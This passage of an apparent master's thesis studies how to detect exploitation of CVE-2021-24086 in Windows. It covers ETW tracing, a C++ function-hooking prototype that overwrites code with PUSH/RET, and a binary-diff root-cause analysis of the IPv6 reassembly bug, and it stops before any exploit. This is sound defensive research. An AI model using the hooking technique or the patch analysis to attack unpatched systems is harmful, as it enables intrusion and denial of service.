Dynamic Detection of Vulnerability Exploitation in Windows

Dynamisk detektion af udnyttelse af sårbarheder i Windows

Author:
Søren Fritzbøger
s153753@student.dtu.dk

Supervisor:
Christian D. Jensen
cdje@dtu.dk

A thesis presented for the degree of
Master of Science in Computer Science and Engineering

DTU Compute
Danmarks Tekniske Universitet

July 25, 2021

Abstract

In the following thesis we examine how Event Tracing for Windows and function hooking can be used to detect exploitation of a recently patched vulnerability in Windows. To do so we analyze how Event Tracing and function hooking works in Windows, and how it can be used to detect exploitation attempts of known vulnerabilities. We do so by analyzing the root cause of CVE-2021-24086 in order to create a fully functional Proof of Concept. Using this Proof of Concept we detect an exploitation attempt of CVE-2021-24086 on a Windows 10 system. We do so by simulating function hooking using a debugger, to showcase the flexibility and extensibility of function hooking. Furthermore, we also explore how Microsoft uses Event Tracing for Windows to generate events for unintended states and explain why this cannot be used to detect vulnerability exploitation attempts. Finally, we analyze and discuss how the process of creating exploitation detection for CVE-2021-24086 can be scaled and automated to detect exploitation attempts of other recently patched vulnerabilities given patch information.

Table of contents

Abbreviations

API Application Programming Interface. 7, 9

AV Antivirus. 9

BSoD Blue screen of death. 15, 28, 29

CFG Control Flow Guard. 15

DEP Data Execution Prevention. 15

DoS Denial-of-Service. 28, 46

EDR Endpoint Detection and Response. 9

ETW Event Tracing for Windows. 6–12, 30–35, 40, 41, 45, 46

HVCI Hypervisor-protected code integrity. 15

MAPP Microsoft Active Protetions Program. 16

MOF Managed Object Format. 7, 8

MTTR Mean Time to Remediate. 3

MTU Maximum transmission unit. 19, 22, 24

NDR Network Detection and Response. 5

PDB Program Database. 8

PoC Proof of Concept. 4, 16, 27–29, 41, 42, 45, 46

TMF Trace Message Format. 8

WDK Windows Driver Kit. 12

WPP Windows software trace preprocessor. 8, 30, 35

Introduction

In July 2021 Microsoft patched 117 CVEs in Windows related applications[14], where 13 of these were rated critical, 103 rated important and only one rated moderate in severity. According to Edgescans Vulnerability Statistics Report from 2021[7], the average Mean Time to Remediate (MTTR) for all severities of vulnerabilities is 60.3 days. That is, on average it takes two months between the patch being publicly available until it is installed, while the longest time to patch was a total of 309 days. With these numbers in mind, there is a lot of time for a malicious actor to analyze the patch, create an exploit for the vulnerability and use it to attack companies.

Even if a company has a good patch policy and applies available patches within a short amount of time, as many as 29%[44] of an organizations business-critical systems rely on legacy systems. Such systems are especially critical in terms of ensuring that a patch does not break functionality. This is also the reason that, as of september 2020, 59% of all uniquely observed instances of Windows Server had reached end-of-life[43].

With ransomware attacks growing year by year[42], a rule of thumb has surfaced, in that you should consider your company compromised in some way or another. This might be an employee whose company email account has been phished, leaked credentials from a third party website, malware on an employee PC or the exploitation of a vulnerability.

The main issues with applying patches is the requirement to uphold the uptime for the affected machine. In some cases the machine might stop working as expected, while in other cases a required restart is not feasible. In these instances companies are reluctant to update immediately until the patch is either tested properly in a test environment or the patch has been battle tested on less critical machines.

Once a patch is released for a Microsoft product, it can be analyzed by anyone including malicious actors, who can then develop a so-called N-day exploit for the vulnerability. This has been an ongoing issue with CVE-2017-11882[52] which is a vulnerability in Microsoft Office's Equation Editor. This vulnerability has been, and still is used to deliver malware to unpatched machines.

Whatever the case is, some machines cannot or will not be updated immediately after a patch release, and it is these machines we will focus on in this project. If a company were able to be notified of an exploitation attempt at the time between a patch has been released and the patch is applied, they would be more secure while still upholding the uptime for business-critical systems.

1.1 Purpose

Security vulnerabilities are growing in impact and volume and become an increasingly bigger risk for many people and organizations. More and more work is being put into detecting malicious activity, but little focus is put on detecting whether or not a system has not been exploited before a patch was installed.

The subject of this project will be researching theoretical and practical ways of detecting the exploitation of vulnerabilities by using the knowledge gained from investigating patches. To do this, the project will analyze a vulnerability and the associated patch to explore how built in tracing and logging features of Windows can be used to detect exploitation attempts of the vulnerability. The results of this effort will be analyzed and used to explore if and how this technique could be extended to dynamically detect exploitation of other vulnerabilities given a patch.

1.2 Thesis overview

Chapter 2: Tracing and logging. In this chapter we present the theory behind tracing, logging and telemetry methods and tools within the Windows operating system.

Chapter 3: Vulnerability analysis. In this chapter we present the analysis of CVE-2021-24086 that lead to the root cause of the vulnerability and a fully working Proof of Concept (PoC). Furthermore, the chapter also contains a primer on IPv6 headers needed to exploit CVE-2021-24086.

Chapter 4: Detection. In this chapter we analyze CVE-2021-24086 in regards to the detection methods discussed in **chapter 3: Vulnerability analysis**. As a part of this analysis we showcase an application that is able to detect exploitation attempts of CVE-2021-24086.

Chapter 5: Discussion. In this chapter we discuss and compare the differences between the detection methods of **chapter 3: Vulnerability analysis**. We also discuss the work needed to create an automated and scalable solution that can use patch information to detect vulnerability exploitation attempts.

Chapter 6: Conclusion. In this chapter we resent the general conclusion for the work done.

1.3 Related work

Using host-based telemetry gathering methods to detect exploitation of vulnerabilities, both known and unknown, has been widely discussed before[36][5]. One example hereof is DACODA[5], which traces a network packet through the relevant processes until an unintended memory state happens, such as jumping to an address present in the packet.
Many Network Detection and Response (NDR) products claim to be able to detect exploitation of both known vulnerabilities and zero-days[48][50], but are mostly limited to behavior analysis of the network using proprietary machine learning models. Some work, such as ZeroWall[49] exists for detection of vulnerabilities in web based applications.
Many security software vendors claim to have developed models and techniques to detect against Zero-day attacks[3][2][17], most of the work is proprietary and not available for study. Furthermore, based on publicly available information none of the vendors explain what telemetry is used other than *"host and network based data"*.
As with any other computer science field, machine learning has also been applied to exploitation of vulnerabilities. One example hereof is FastEmbed[8] which attempts to use machine learning to predict the number of exploits present in the wild, but is not related to detection of exploitation attempts.
To our knowledge, not a lot of research can be found on using information gathered from patches to detect known vulnerabilities. Most research in this area revolves around using patch information to discover similar vulnerabilities[51][16]

Tracing and logging

2.1 ETW

Event Tracing for Windows (ETW) is a logging mechanism that is built into the kernel of Windows. It is used by kernel-mode drivers and applications to provide realtime events and tracing features. While ETW is built into most drivers and applications made by Windows, it is also available for developers to use in their own applications. As most privileged applications built into Windows utilize ETW, it is a very good source for telemetry data related to discovering exploit attempts, as it can easily be consumed.

In the architecture of ETW events are at the centerpiece where they are created, managed and consumed by different event components[19]. These components differentiate between event *providers*, event *consumers*, and event *controllers*. All of these event components handle the workflow of ETW, either by reading or writing, or by controlling the events in some way. This is demonstrated on Figure 2.1 (ETW model diagram[19]), where *sessions* are at the center of the ETW model. These sessions are controlled by an *controller* and hereafter consumed by a consumer. The following sections will go into detail of how each component works together to provide realtime tracing events.




Figure 2.1: ETW model diagram[19]

2.1.1 Controllers

Controllers are applications, either user-mode or kernel-mode, used to start and manage trace sessions. ETW is special in the way that events are not stored or consumed in any way before a session is started. To start such a session, a *controller* application starts a trace using a Windows Application Programming Interface (API)s such as `StartTrace`. Afterwards specific *providers* can be enabled by using `EnableTraceEx2`. The specific API depend on the type of the provider as explained in the next section, 2.1.2. Controllers also manage buffers and statistics for events consumed in the current session.

2.1.2 Providers

Providers are the system- and userland applications that provide events and data. They do so by registering themselves as a provider, allowing a controller to enable or disable events. By having the controller control whether events are enabled or not, allows an application to have tracing without generating alerts all the time. This is especially interesting for debugging purposes, which is usually not needed during regular usage of the operating system.

Microsoft define four different types of providers depending on the version of Windows and type of application you are interested in. The reason for having four different types of providers is simply that ETW evolved over time, and as such different providers were added in different versions of Windows[38].

Managed Object Format (MOF) (classic) providers.

These types of providers are, as the name hints, the original format for specifying ETW providers. MOF providers use MOF classes[26] to define events. MOF classes describe the format of the event registered by the provider to allow the consumer to read the event correctly. As it can be seen on listing 2.1, a MOF class resemble a struct as known from the C programming language, but they are not entirely similar.

```
[EventType{26}, EventTypeName{"SendIPV6"}]
class TcpIp_SendIPV6 : TcpIp
{
    uint32 PID;
    uint32 size;
    object daddr;
    object saddr;
    object dport;
    object sport;
    uint32 startime;
    uint32 endtime;
    uint32 seqnum;
    uint32 connid;
};
```

Listing 2.1: `TcpIp_SendIPV6 : TcpIp` MOF class

Windows software trace preprocessor (WPP) providers

With WPP providers, Windows moved away from using MOF classes to the Trace Message Format (TMF) format. With TMF the trace format description was moved into the Program Database (PDB) of the binary. For most binaries the PDB can be downloaded from Microsoft symbol servers[32], however not all Windows drivers and applications have public debug symbols, so getting access to the TMF is often a hit or miss.

Manifest-based providers

With manifest-based providers a new format to describe events was implemented. Instead of embedding the format description into the PDB, manifest-based providers embed the manifest directly into the binary as pointed to by the registry keys under `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\Publishers`. However, the manifest format is not well documented, making it hard parse and recover the schema needed to understand the events[10]. Manifest-based provider are however the first ETW provider type with the ability to be enabled by more than one trace session simultaneously, which is not possible with MOF and WPP providers.

TraceLogging providers

These types of providers are the newest type of providers in the ETW logging mechanism. Unlike all the previous types of providers, the TraceLogging provider includes event format description into the recorded log data[38] allowing a consumer to easily understand the event data without prior knowledge of the format. As with manifest-based providers, TraceLogging can also be enabled by up to eight trace sessions simultaneously.

2.1.3 Consumers

Consumers are applications that consume events from providers. This is done through event *trace sessions*, where one session can contain multiple providers. Consumers have the ability to both receive events in real time from *trace sessions*, or later on by events stored in log files. Furthermore, events can be filtered by many attributes such as timestamps.

2.1.4 Sessions

ETW sessions are created and managed by controllers to forward events from one or more providers to a consumer such as the event log or simply a console output. As shown on Figure 2.1 (ETW model diagram[19]), sessions contain a number of buffers, one for each event provider. The session is responsible for these buffers, ie. the session creates and manages the buffer in its lifetime. Two predefined sessions exists in Windows, that is the *Global Logger Session* and the *NT Kernel Logger Session*. They respectively handle events occurring early in the system boot process and predefined system events generated by the operating system[27].

Figure 2.1 (ETW model diagram[19]) shows how the different components of ETW works together in sessions to produce and consume events.

2.1.5 Using ETW

As mentioned in chapter 1 (Introduction), the goal of this project is to research the possibilities of using built in telemetry, such as ETW, to detect the exploitation of vulnerabilities. Therefore, it is important to discover how ETW can be used to gather telemetry from providers.

One ETW provider that is widely used to detect malicious activity such as exploitation of vulnerabilities is the `Microsoft_windows-Threat-Intelligence`[22] provider. This is widely used by various Antivirus (AV) engines such as Microsoft's own Endpoint Detection and Response (EDR)/AV tool, Microsoft Defender for Endpoint. While this provider gives insight into Windows API calls often used in an exploitation process, we will not be focusing on this. As mentioned in chapter 1 (Introduction) and discussed in section 3.1 (CVE-2021-24086), the project will revolve around detection of CVE-2020-24086, which is a vulnerability in the `tcpip.sys` driver of Windows. Due to this, we will in this section explore ETW providers relevant to this specific driver.


Finding providers

Getting a list of all available providers in Windows is fairly simply. A few methods exists, such as:

1. Using `logman query providers`

2. Using the PowerShell command `Get-TraceEtwProvider`
3. Enumerate registry keys under `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\Publishers`

The output from method *(3)*, the registry, is as mentioned in subsubsection 2.1.2 (Manifest-based providers), only for manifest-based providers. Therefore, not all providers will be shown here. Figure 2.2 (Finding ETW providers using Registry Editor) shows the information for each provider that is available using Registry Editor. As it can be seen the registry contains information about which binary the provider is implemented in, which in our case is `tcpip.sys`.



Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\Publishers\{0063715b-eeda-4007-9429-ad526f62696e}

```
WINEVT
  Channels
  Filters
  Policies
  Publishers
    {0063715b-eeda-4007-9429-ad526f62696e}
    {00b7e1df-b469-4c69-9c41-53a6576e3dad}
    {01090065-b467-4503-9b28-533766761087}
    {01578f96-c270-4602-ade0-578d9c29fc0c}
    {017247f2-7e96-11dc-8314-0800200c9a66}
    {017ba13c-9a55-4f1f-8200-323055aac810}
    {01979c6a-42fa-414c-b8aa-eee2c8202018}
    {02012a8a-adf5-4fab-92cb-ccb7bb3e689a}
```

Name	Type	Data
(Default)	REG_SZ	Microsoft-Windows-Services
MessageFileName	REG_EXPAND_SZ	%SystemRoot%\system32\services.exe
ResourceFileName	REG_EXPAND_SZ	%SystemRoot%\system32\services.exe

Figure 2.2: Finding ETW providers using Registry Editor

To find all manifest-based providers we can use the PowerShell script on listing 2.2, where the output of the command is also shown.

```
Get-ChildItem -Path
↪  "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\Publishers"
    | Get-ItemProperty
    | Where-Object {$_.ResourceFileName -like '*tcpip.sys*'}
    | Format-List "(default)", ResourceFileName, MessageFilename,
    ↪  PSChildName

(default)        : Microsoft-Windows-TCPIP
ResourceFileName : C:\WINDOWS\system32\drivers\tcpip.sys
MessageFileName  : C:\WINDOWS\system32\drivers\tcpip.sys
PSChildName      : {2f07e2ee-15db-40f1-90ef-9d7ba282188a}
```

Listing 2.2: `logman query providers` output. See appendix for full output

The same information queried using `logman query providers` can be seen in listing 2.3. However, the `logman query providers` command does not display the *ResourceFileName* as it can be seen on Figure 2.2 (Finding ETW providers using Registry Editor).

```
1  Provider                                GUID
2  -------------------------------------------------------------------------------
3  .NET Common Language Runtime            {E13C0D23-CCBC-4E12-931B-D9CC2EEE27E4}
4  ACPI Driver Trace Provider              {DAB01D4D-2D48-477D-B1C3-DAAD0CE6F06B}
5  Active Directory Domain Services: SAM   {8E598056-8993-11D2-819E-0000F875A064}
6  Active Directory: Kerberos Client       {BBA3ADD2-C229-4CDB-AE2B-57EB6966B0C4}
7  Active Directory: NetLogon              {F33959B4-DBEC-11D2-895B-00C04F79AB69}
8  ADODB.1                                 {04C8A86F-3369-12F8-4769-24E484A9E725}
9  ADOMD.1                                 {7EA56435-3F2F-3F63-A829-F0B35B5CAD41}
10 Application Popup                       {47BFA2B7-BD54-4FAC-B70B-29021084CA8F}
11 Application-Addon-Event-Provider        {A83FA99F-C356-4DED-9FD6-5A5EB8546D68}
12 ...
13 Microsoft-Windows-TCPIP                 {2F07E2EE-15DB-40F1-90EF-9D7BA282188A}
14 ...
15 TCPIP Service Trace                     {EB004A05-9B1A-11D4-9123-0050047759BC}
16 ...
```

Listing 2.3: `logman query providers` output. See appendix for full output

The number of providers registered according to `logman query providers` is 1162 whereas 972 of these are manifest-based providers according to data from the registry. One example of a non-manifest-based provider that can only be found using logman is the provider *TCPIP Service Trace* as seen on line 15 in listing 2.3.

Using the second method, `Get-TraceEtwProvider`, simply yield a `Access Denied` error rendering it useless.

To conclude this section, we were able to find two different providers related to the TCP/IP stack on Windows. The first provider, *Microsoft-Windows-TCPIP* is definitely related to `tcpip.sys` according to the *ResourceFileName* property. The second however is a bit more cumbersome as logman does not provide any more information than the name (*TCPIP Service Trace*) and the GUID.

Starting a trace

In the previous sections we have explored the different components of ETW and how they work together. This section will showcase how to easily consume ETW events for specific providers. Once again, we are going to be using the *Microsoft-Windows-TCPIP* provider as an example, as this is the provider we will be exploring later on. To start a trace for *Microsoft-Windows-TCPIP* we need to take the following steps:

1. Start a new trace session that will hold our buffers
2. Add a provider to our trace session
3. Ensure that we can consume events produced in our trace, either through an event log or realtime

```
New-EtwTraceSession -Name TCPIPTrace -LogFileMode 0x8100
↪ -FlushTimer 1
Add-EtwTraceProvider -SessionName TCPIPTrace -Guid
↪ '{2F07E2EE-15DB-40F1-90EF-9D7BA282188A}' -MatchAnyKeyword 0x0
tracefmt -rt TCPIPTrace -displayonly
```

Listing 2.4: Starting a trace for *Microsoft-Windows-TCPIP - 2F07E2EE-15DB-40F1-90EF-9D7BA282188A*

In these three simple steps, we will be acting as the ETW controller through PowerShell to start a trace of *Microsoft-Windows-TCPIP*. Listing 2.4 shows how to do this using PowerShell and the `tracefmt` tool from Windows Driver Kit (WDK).

The code is explained here:

New-EtwTraceSession Starts a new trace with the name *TCPIPTrace* and sets the `LogFileMode` to `EVENT_TRACE_USE_LOCAL_SEQUENCE` and `EVENT_TRACE_REAL_TIME_MODE`[29]. The `FlushTimer` argument states that the buffer should be flushed every second

Add-EtwTraceProvider Adds the *Microsoft-Windows-TCPIP* provider to the session matching any keywords using a bit mask (In this example we will consume all event keywords using the bit mask 0x0)

tracefmt Displays the content of the trace in the current console every time the buffer is flushed

At this point we are able to consume all events produced by `tcpip.sys`, and are therefore at a good position to consider how the data can be used for detection. However, in order to know exactly what to detect, it is important to first understand CVE-2021-24086, which will be done in chapter 3 (Vulnerability analysis). In this chapter we will analyze CVE-2021-24086 in order to understand exactly what we need to detect.

2.2 Function hooking

Function hooking, also known as API hooking, method hooking or simply binary hooking, is the process of intercepting function calls and redirecting the execution somewhere else. In most cases the execution is redirected to a function defined by the process intercepting the target function call, but can also be used to redirect execution somewhere else. To understand function hooking, it is important to understand how functions work on the assembly level[1].

[1]Note that this project only deals with 64-bit Intel x86 assembly called x64__84

x64_86 Call instruction. In x64_84 assembly, the `call` instruction exists for calling functions[45]. Parameters to the function is passed in registers and on the stack according to the calling convention[35]. In x64_86 assembly the parameters are passed according to the rules shown in table 2.1

Parameter type	**Fifth and higher**	**Fourth**	**Third**	**Second**	**Leftmost**
floating-point	stack	XMM3	XMM2	XMM1	XMM0
integer	stack	R9	R8	RDX	RCX
Aggregates (8, 16, 32, or 64 bits) and ___m64	stack	R9	R8	RDX	RCX
Other aggregates, as pointers	stack	R9	R8	RDX	RCX
___m128, as a pointer	stack	R9	R8	RDX	RCX

Table 2.1: x64_86 calling convention in Windows[35]

For everything else than floating-point types, the parameters are passed in the order: `RCX`, `RDX`, `R8`, `R9`, and hereafter the stack as shown on listing 2.5

```
func1(int a, int b, int c, int d, int e, int f);
// a in RCX, b in RDX, c in R8, d in R9, f then e pushed on stack
```

Listing 2.5: x64_86 calling convention demonstrated[35]

Function interception and hooking. To hook a function is to simply redirect the execution somewhere else. Figure 2.3 shows the logic of redirecting the execution to another function, and hereafter returning to the original function.




Figure 2.3: Function hooking

To redirect the execution of the source function to a target function, the instruction `RET`[4] can be used. This instruction will return to the address located on the stack. The assembly code on listing 2.6 shows how this is done. The assembly should be written to memory at the beginning of the source function.

```
// Push our target function address to the stack
PUSH targetFunctionAddress
// Return to the location recently pushed on stack
↪  (targetFunctionAddress)
RET
```

Listing 2.6: x64_86 assembly code for redirecting execution

Returning to source function. When hooking a function, you often want to return back to the original function. Two considerations are needed when doing so. First off, the target function must restore the parameters originally passed to the source function in order to continue execution. Secondly, the hook itself must be temporarily removed by restoring the replaced bytes, such that calling the source function will not redirect to the target function again. Failing to do so will result in an infinite loop. Listing 2.7 shows a simplified prototype written in C++ of the entire interception process.

```cpp
FARPROC sourceFunctionAddress = NULL;
SIZE_T bytesWritten = 0;
char sourceFunctionOriginalBytes[6] = {};

int __stdcall TargetFunction(int parameter1, int parameter2) {

        WriteProcessMemory(GetCurrentProcess(), (LPVOID)sourceFunctionAddress, sourceFunctionOriginalBytes, sizeof(sourceFunctionOriginalBytes), &bytesWritten);

        // call the source function
        return SourceFunction(parameter1, parameter2);
}

int HookSourceFunction()
{
        HINSTANCE library = LoadLibraryA("sourceLibrary");
        SIZE_T bytesRead = 0;

        // get address of the source function in memory
        sourceFunctionAddress = GetProcAddress(library, "sourceFunction");

        // save the first 6 bytes of the source function - it is needed for unhooking
        ReadProcessMemory(GetCurrentProcess(), sourceFunctionAddress, sourceFunctionOriginalBytes, 6, &bytesRead);

    // Patch the source function
        void *targetFunctionAddress = &TargetFunction;
        char patch[6] = { 0 };
        memcpy_s(patch, 1, "\x68", 1); // ASM: PUSH
        memcpy_s(patch + 1, 4, &targetFunctionAddress, 4);
        memcpy_s(patch + 5, 1, "\xC3", 1); // ASM: RET

        WriteProcessMemory(GetCurrentProcess(), (LPVOID)sourceFunctionAddress, patch, sizeof(patch), &bytesWritten);

        return 0;
}
```

Listing 2.7: Simplified prototype to hook a function using C++

In this section we described one method of hooking function in Windows. However, this specific implementation has certain limitations and flaws. One important flaw is the fact that the hook is removed upon trigger and never reinstated making it a one time hook. This could be improved upon, but it is outside the scope of this section to do so. Hooking used in production system should use more well tested methods such as the trampoline method[11] which is how Microsoft Detours work[33].

2.2.1 Kernel mode function hooking

Up until this point we have only described how user mode function hooking works. To hook a driver such as `tcpip.sys` however, we need to do kernel mode function hooking. This poses an extra challenge as hooking can no longer be done from an user mode process. To hook kernel mode functions the application doing the hooking must also run in the kernel.

Windows security features. Windows has in recent years implemented several security features making it harder to exploit memory corruption vulnerabilities. Among these security features is the Driver Signing Policy which will prohibit any driver from being loaded if it is not signed with a valid EV code signing certificate[23]. If however, you are able to properly sign a driver, security features such as Data Execution Prevention (DEP), Hypervisor-protected code integrity (HVCI) and Control Flow Guard (CFG) make it increasingly harder to modify process memory and redirect execution.

With these security features in mind, it becomes increasingly more difficult to hook functions in kernel mode. Even more so, readily available function hooking libraries such as Microsoft Detours[33] does not work in kernel mode, forcing one to create their own solution. Being in kernel mode also makes mistakes very costly, as a simple exception or error will not only crash the program but the whole computer resulting in a Blue screen of death (BSoD).

Vulnerability analysis

3.1 CVE-2021-24086

According to Microsoft[21] CVE-2021-24086 is a denial of service vulnerability with a CVSS:3.0 score of 7.5 / 6.5, that is a base score metrics of 7.5 and a temporal score metrics of 6.5. The vulnerability affects all supported versions of Windows and Windows Server. According to an accompanied blog post published by Microsoft [34] at the same time as the patch was released, details that the vulnerable component is the Windows TCP/IP implementation, and that the vulnerability revolves around IPv6 fragmentation. The Security Update guide and the blog post also present a workaround that can be used to temporarily mitigate the vulnerability by disabling IPv6 fragmentation.

Figure out if this should be here

3.1.1 Public information


Due to the Microsoft Active Protetions Program (MAPP)[31] security software providers are given early access to vulnerability information. The provided information often include PoCs for vulnerabilities to be patched in order to aid security software providers in creating valid detections for exploitation of soon-to-be patched vulnerabilities. Due to MAPP, some security software providers publish relevant information regarding recently patched vulnerabilities. However, the information is usually very vague in details, and can therefore only aid in the initial exploration of the vulnerability. For CVE-2021-24086, both McAfee[41] and Palo Alto[40] posted public information for defenders to consume. However, both articles contained very limited details, and they are therefore far from sufficient to reproduce the vulnerability. Before we try to rediscover the vulnerability, we have gathered the following publicly available information:

- The vulnerability lies within the handling of fragmented packets in IPv6
- The relevant code lies within the `tcpip.sys` driver
- The root cause of the vulnerability is a NULL pointer dereference in `Ipv6ReassembleDatagram` of `tcpip.sys`
- The reassembled packet should contain around 0xFFFF (65535) bytes of extension headers, which is usually not possible

3.1.2 Binary diffing

The usage of binary diffing to gather information about patched vulnerabilities is well described in current research[39][47], and has been made popular and easy to do by tools such as Bindiff[53] and Diaphora[15].

If we look at figure 3.1 we can compare the changes between the patched and non-patched binary, `tcpip.sys`. Looking at `tcpip!Ipv6pReassembleDatagram` we can see that the similarity factor is only 0.38 telling us that a significant amount of code has been changed.



Similarity	Confid	Change	EA Primary	Name Primary	EA Secondary	Name Secondary
0.16	0.27	GI--E--	00000001C018D794	sub_00000001C018D794	00000001C015A1D6	sub_00000001C015A1D6
0.27	0.42	GI--EL-	00000001C01905B5	sub_00000001C01905B5	00000001C01568FC	IppCleanupPathPrimitive
0.31	0.73	GI--E--	00000001C0190F38	Ipv4pReassembleDatagram	00000001C0190F68	Ipv4pReassembleDatagram
0.38	0.98	GI--E--	00000001C0199FAC	Ipv6pReassembleDatagram	00000001C019A0AC	Ipv6pReassembleDatagram
0.42	0.62	-I--E--	00000001C0154959	sub_00000001C0154959	00000001C0001E42	sub_00000001C0001E42
0.54	0.96	GI-----	00000001C019A658	Ipv6pReceiveFragment	00000001C019A7F8	Ipv6pReceiveFragment

Figure 3.1: Primary matched functions of `tcpip.sys`

Diving into the binary diff of `tcpip!Ipv6pReassembleDatagram` as seen on listing 3.1, we can clearly see a change. The first many changes from line *5-39* are simply register changes and other insignificant changes due to how the compiler works. However, on line *41-42* a new comparison is made to ensure that the value of the register `edx` is less than 0xFFFF. This matches the statement given in subsection 3.1.1 (Public information), that the vulnerability is triggered by a packet of around 0xFFFF bytes.

```
--- "a/.\\unpatched tcpip.sys"
+++ "b/.\\patched tcpip.sys"
@@ -1,6 +1,4 @@
-sub     rsp, 58h        ; Integer Subtraction
+sub     rsp, 60h        ; Integer Subtraction
 movzx   r9d, word ptr [rdx+88h] ; Move with Zero-Extend
 mov     rdi, rdx
 mov     edx, [rdx+8Ch]
-mov     bl, r8b
+mov     r13b, r8b
 add     edx, r9d        ; Add
-mov     byte ptr [rsp+98h+var_70], 0
-and     [rsp+98h+var_78], 0 ; Logical AND
 mov     [rsp+98h+length], edx
 lea     eax, [rdx+28h]  ; Load Effective Address
-mov     rdx, rdi
 mov     [rsp+98h+var_68], eax
 lea     eax, [r9+28h]   ; Load Effective Address
 mov     [rsp+98h+BytesNeeded], eax
-xor     r9d, r9d        ; Logical Exclusive OR
 mov     rax, [rcx+0D0h]
-lea     rcx, IppReassemblyNetBufferListsComplete ; Load Effective
↪  Address
-mov     r13, [rax+8]
-mov     rax, [r13+0]
+mov     r12, [rax+8]
+mov     rax, [r12]
 mov     r15, [rax+28h]
 mov     eax, gs:1A4h
 mov     r8d, eax
-mov     rax, [r13+388h]
+mov     rax, [r12+388h]
 lea     rbp, [r8+r8*2]  ; Load Effective Address
-mov     r12, [rax+r8*8]
-xor     r8d, r8d        ; Logical Exclusive OR
+mov     rcx, [rax+r8*8]
 shl     rbp, 6          ; Shift Logical Left
-add     rbp, [r15+4728h] ; Add
+add     rbp, [r15+4728h] ; Add
+mov     [rsp+98h+var_58], rcx
+cmp     edx, 0FFFFh     ; Compare Two Operands
+jbe     short loc_1C019A186 ; Jump if Below or Equal (CF=1 | ZF=1)
```

Listing 3.1: Diff of patched and vulnerable `Ipv6pReassembleDatagram`

Looking at the raw assembly without any knowledge of what the registers contain or what parameters are passed to the function can be very confusing. To make it easier for the reader to follow, listing 3.2 contains the annotated decompiled code of the vulnerable and patched `tcpip!Ipv6pReassembleDatagram` function. Here the patch is easy to spot, as the call to `tcpip!NetioAllocateAndReferenceNetBufferAndNetBufferList` is replaced with the check that we also observed in listing 3.1. The check is there to ensure that the total packet size is less than 0xFFFF, which is the largest 16 bit value. The packet size is calculated on line *4-6* using the fragmentable and unfragmentable parts of the reassembled packet.

```
1  --- "a/.\\unpatched tcpip.sys"
2  +++ "b/.\\patched tcpip.sys"
3   void __fastcall Ipv6pReassembleDatagram(__int64 a1, struct_datagram
    ↪  *datagram, char a3) {
4   unfragmentableHeaderLength = datagram->unfragmentableHeaderLength;
5   packetSize = unfragmentableHeaderLength + datagram->fragmentableLength;
6   BytesNeeded = unfragmentableHeaderLength + 40;
7   v6 = *(_QWORD *)(*(_QWORD *)(a1 + 208) + 8i64);
8   v7 = *(_QWORD *)(*(_QWORD *)v6 + 40i64);
9   LockArray_high = HIDWORD(KeGetPcr()[1].LockArray);
10 -v11 = NetioAllocateAndReferenceNetBufferAndNetBufferList(IppReassemblyNetBufferListsComplete, datagram, 0i64, 0i64, 0,
   ↪  0);
11 +if ( packetSize > 0xFFFF )
```

Listing 3.2: Diff of patched and vulnerable `Ipv6pReassembleDatagram`

At this stage of the vulnerability rediscovery process, the following requirements are now available:

- We have to abuse IPv6 fragmentation in `tcpip!Ipv6pReassembleDatagram`
